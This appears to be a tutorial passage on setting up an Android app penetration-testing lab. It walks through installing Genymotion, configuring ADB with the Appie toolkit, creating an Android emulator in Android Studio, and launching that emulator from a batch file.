

Android Application Security

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
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Part 1 :- Setup Mobile Pentesting Platform

Nope. Although Appie contains the most of the tools necessary for Android Application Pentesting. But we need a Android Device assess apps. So for that we need to create an Emulated Android Device and install Genymotion and Android SDK for that.


Genymotion: -

<https://www.genymotion.com/download/>




- Now, we need to Download and Setup Genymotion

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


- Enter your credentials for setting up the account as given above and then after activating the account please move to the URL <https://cloud.genymotion.com/page/launchpad/download/> and then choose the option as given in the Image Below




- After downloading the setup and installing on the local computer. Open settings in the Genymotion and then after inserting your credentials which you have registered on Genymotion site.

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
- Click on Add.
- Then Choose Google Nexus 4-4.2.2 and click next. There is a reason for choosing this device with Android 4.2.2 because we will be using Cydia Substrate which can only work up to android 4.2

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- So now you have an Working Virtual Android device which is an important part in Android Pentesting.
- Now you also need to set adb path in Genymotion which is there is Appie in order to use virtual device with Appie.
- First go to Genymotion then click on settings.
- Then in the ADB tab, select “Use Custom Android SDK Tools”
- Then select the path of sdk folder which is located at path_to_appie/bin/adt/sdk/

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


- If it through an error that “AAPT tool not found”. Ignore it.

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
Android SDK :-

<https://developer.android.com/studio>




- To install and configure android emulator just open android studio and click on ADV Manager.

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AVD Manager


AVD Manager will appear like below. Now Create Virtual Device to install a version of android OS.



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Install Android Emulator

After click on it following window will appear, now you need to select an os version to start install. Then click on the next and complete the installation process.



After completion of installation emulator you will find the device in Virtual Device Manager. To run the emulator just click on play option from the device list.

Run android emulator without open android studio.

Create a batch file and write the following code. Save the file with .bat extension. Now run the batch file to run the emulator.

```
C:  
cd  
"C:\Users\Your_user_name\AppData\Local\Android\Sdk\emulator"  
"  
emulator -avd Pixel_2_API_P
```

